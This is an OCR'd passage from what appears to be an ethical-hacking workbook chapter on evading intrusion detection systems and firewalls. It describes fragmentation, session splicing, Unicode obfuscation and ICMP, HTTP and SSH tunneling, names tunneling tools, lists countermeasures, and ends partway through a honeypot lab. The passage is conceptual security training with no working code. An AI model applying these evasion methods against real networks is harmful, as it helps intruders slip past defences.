


Figure 12-08: Insertion Attack on IDS

Evasion

Evasion is a technique intended to send a packet that is accepted by the end system but that is rejected by the IDS. Evasion techniques are intended to exploit the host. An IDS that mistakenly rejects such a

packet misses its contents entirely. An attacker may take advantage of this condition and exploit it.




Figure 12-09: IDS Evasion

Fragmentation Attack

Fragmentation is the process of splitting a packet into fragments. This technique is usually adopted when the IDS and host device is configured with different timeouts. For example, if IDS is configured with 10 seconds of timeout while the host is configured with 20 seconds of timeout, sending packets with a 15-second delay will bypass

reassembly at IDS and reassemble at the host.
Similarly, overlapping fragments can be sent. In overlapping fragmentation, a packet with the TCP sequence number configured is overlapping. Reassembly of these overlapping, fragmented packets depends on the Operating System. The host OS may use original fragmentation whereas IOS devices may use subsequent fragments using offsets.

Note: A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The whisker tool calls crafting packets with small payloads 'session splicing'. By itself, small packets will not evade any IDS that reassembles packet streams.

Denial-of-Service Attack (DoS)

Passive IDS devices are inherently Fail-Open rather than Fail-Closed. Taking advantage of this limitation, an attacker may launch a denial-of-service attack on the network to overload the IDS System. To perform a DoS attack on IDS, an attacker may target CPU exhaustion or Memory Exhaustion techniques to overload the IDS. These can be done by sending specially crafted packets consuming more CPU resources or sending a large number of fragmented out-of-order packets.

Obfuscating

Obfuscation is the encryption of a packet's payload destined to a target in such a way that the target host can reverse it but the IDS cannot. It exploits the end user without alerting the IDS, using different techniques such as encoding, encryption, and polymorphism. Encrypted protocols are not inspected by the IDS unless it is configured with the private key used by the server to encrypt the packets. Similarly, an attacker may use polymorphic shellcode to create unique patterns to evade IDS.

False Positive Generation

False Positive Alert Generation is the false indication of a result inspected for a particular condition or policy. An attacker may generate a large number of false positive alerts by sending a suspicious packet containing real malicious packets to pass the IDS.


Session Splicing

Session Splicing is a technique in which an attacker splits the traffic into a large number of the smaller packets in a way that not even a single packet triggers the alert. This can also be done by a slightly different technique, such as adding a delay between packets. This technique is effective for those IDSes that do not reassemble the sequence to check against intrusion.

Unicode Evasion Technique

The Unicode Evasion Technique is another technique in which an attacker may use Unicode to manipulate the IDS. Unicode is a character encoding, as defined earlier in the HTML Encoding section. Converting strings using Unicode characters can prevent signature matching and alerting the IDS, thus bypassing the detection system.

Mind Map


Intrusion Detection System (IDS)
Intrusion Detection Mechanism
Signature-based Detection
Policy-based Detection
Anomaly-based Detection
Reputation-based Detection
Evasion
Insertion Attack
Fragmentation Attack
Denial of Service (DOS)
Obfuscating
Session Splicing
Unicode Evasion Technique
False Positive Alert Generation
Types of Intrusion Detection Deployment
Host based Intrusion Detection
Network based Intrusion Detection

Evading Firewalls

Firewall Identification

Identification of firewalls includes firewall fingerprinting to obtain sensitive information such as open ports, the version of services running in a network, etc. This information is extracted using different techniques, for example, Port Scanning, FireWalking, Banner Grabbing, etc.

Port Scanning

Port Scanning is an examination procedure mostly used by attackers to identify the open port. However, legitimate users may also use it. Port scanning does not always lead to an attack, as it is used by user and attacker. However, it is a network reconnaissance that can be used to collect information before an attack. In this scenario, special packets are forwarded to a particular host whose response is examined by the attacker to get information regarding open ports.

Firewalking

Firewalking is a technique in which an attacker, using an ICMP packet, finds out the location of the firewall and networking map by probing the ICMP echo request with TTL values incrementing one by one. It helps the attacker to find out the number of hops.

Banner Grabbing

Banner Grabbing is another technique in which information from a banner is grabbed. Different devices such as routers, firewalls, and web servers display a banner in the console after log in through FTP or Telnet. Using banner grabbing, an attacker can extract the target device's vendor information and firmware version information.

IP Address Spoofing

As defined earlier in this workbook, IP Address Spoofing is a technique used to gain unauthorized access to machines by spoofing the IP address. An attacker illicitly impersonates any user machine by sending

manipulated IP packets with a spoofed IP address. The spoofing process involves modifying the header with a spoofed source IP address, a checksum, and the order values.

Source Routing

Source Routing is the technique of sending a packet via a selected route. In session hijacking, this technique is used to attempt IP spoofing as a legitimate host, and with the help of source routing, the traffic is directed through a path identical to the victim's path.

Bypassing Techniques

Bypassing Blocked Sites Using an IP Address

In this technique, a blocked website in a network is accessed using the IP address. Consider a firewall blocking the incoming traffic destined to a particular domain. It can be accessed by typing the IP address in the URL instead of the domain name, unless the IP address is also configured in the access control list.

Bypassing Blocked Sites Using a Proxy

Accessing a blocked website using a proxy is very common. There are many online proxy solutions available that can hide your actual IP address and allow access to restricted websites.

Bypassing through the ICMP Tunneling Method

CMP tunneling is a technique of injecting arbitrary data into the payload of an echo packet and forwarding it to the targeted host. ICMP tunnels function on ICMP echo requests and reply packets. Using ICMP tunneling, TCP communication is tunneled over a ping request. A reply is received because the payload field of the ICMP packets is not examined by most firewalls. Also, some network administrators allow ICMP for troubleshooting purposes.

Bypassing a Firewall through the HTTP Tunneling Method

HTTP Tunneling is another way of bypassing firewalls. Consider a company with a web server listening to traffic on port 80 for HTTP traffic. HTTP tunneling allows the attacker to evade the system despite

the restriction imposed by the firewall encapsulating the data in the HTTP traffic. The firewall will allow port 80; an attacker may perform various tasks by hiding in the HTTP, for example, using FTP via HTTP protocol. *HTTP Tunneling Tools*

- HTTPort
- HTTHost
- Super Network Tunnel
- HTTP-Tunnel


Bypassing a Firewall through the SSH Tuneling Method

OpenSSH is an encryption protocol used for securing traffic from different threats and attacks such as eavesdropping, hijacking, etc. An SSH connection is mostly used by applications to connect to application servers. An attacker uses OpenSSH to encrypt traffic to avoid detection by security devices.

Bypassing a Firewall through External Systems

Bypassing through an external system is the process of hijacking the session of a legitimate user on a corporate network connected to an external network. An attacker can easily sniff the traffic to extract information, stealing session IDs, cookies, and impersonating the user to bypass the firewall. An attacker can also infect the external system the legitimate user is using with malware or Trojans to steal information.

Mind Map



IDS/Firewall Evasion Countermeasures

Managing and preventing an evasion technique is a great challenge. But there are many techniques that make it difficult for an attacker to evade detection. These defensive and monitoring techniques ensure the detection system protects the network and provide more control of traffic. Some of these techniques are basic troubleshooting and monitoring, whereas other techniques focus on the proper configuration of IPS/IDS and firewalls. Initially, observe and troubleshoot the firewall by:

- Port scanning
- Banner grabbing
- Firewalking
- IP address spoofing
- Source routing
- Bypassing firewall using IP in URL
- Attempting a fragmentation attack
- Troubleshooting behavior using proxy servers
- Troubleshooting behavior using ICMP tunneling

Shutting down the unused ports associated with known attacks is an effective step in preventing evasion. Performing in-depth analysis, resetting the malicious session, updating patches, deploying IDS, normalizing fragmented packets, increasing TTL expiry, blocking TTL expired packets, reassembling packets at the IDS, strengthening security and correctly enforcing policies are effective steps for preventing these attacks.

Lab 12- 1: Configuring Honeypot on Windows Server 20 16

Machines:

- Windows Server 20 16 (VM)
- Windows 7 (VM)

Software used:

- HoneyBOT (https://www.atomicsoftwaresolutions.com)

Procedure:

1. Open the HoneyBOT application.
2. Set the parameters or leave them on default.



HoneyBOT - Log_20180508.bin
File View Reports Help
Ports
Remotes
Date
Time
Remote IP
Remote Port
Local IP
Local Port
Protocol
Bytes
Options
General
Email Alert
Exports
Updates
Auto Start on Load
Enable Sound Alert
Capture Binaries
Automatically Rotate Log
Enter the alias name that HoneyBOT will operate under.
Server Name
public08
OK
Cancel
Apply
0 records
1337 sockets

Figure 12-10: HoneyBOT Application

3. Select Adapters.

